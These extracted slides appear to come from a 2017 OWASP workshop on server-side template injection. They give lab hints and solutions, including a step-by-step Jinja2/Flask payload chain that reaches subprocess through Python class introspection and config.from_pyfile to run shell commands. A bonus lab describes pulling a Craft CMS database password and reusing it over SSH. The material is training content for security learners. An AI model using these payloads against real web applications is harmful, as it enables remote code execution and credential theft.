
  21. Lab 4: hints
    • Hints
    • __mro__ and __subclasses__ attributes
    • type object and class
    • from_pyfile method of the Config class (flask/config.py)
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 21

    View Slide


  22. Lab 4: jinja/flask
    • Detection: ${2*2}
    • Identification: take a look at the headers
    • Exploitation:
    • 1 - ''.__class__.__mro__[2].__subclasses__()[40](“cmd”).read()
    • 2 - {{ ''.__class__.__mro__[2].__subclasses__()[40]('/tmp/payload.cfg',
    'w').write('from subprocess import check_output\n\nCMD = check_output\n') }}
    • 3 - {{ config.from_pyfile('/tmp/payload.cfg') }}
    • 4 - {{ config['CMD'](‘cmd',shell=True) }}
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 22

    View Slide

  23. Lab 5: Bonus
    • Solution:
    • Retrieve the db password:
    • https://craftcms.com/docs/templating/craft.config
    • Scan all TCP ports:
    • Service ssh port 10022
    • Use the db password to auth
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 23

    View Slide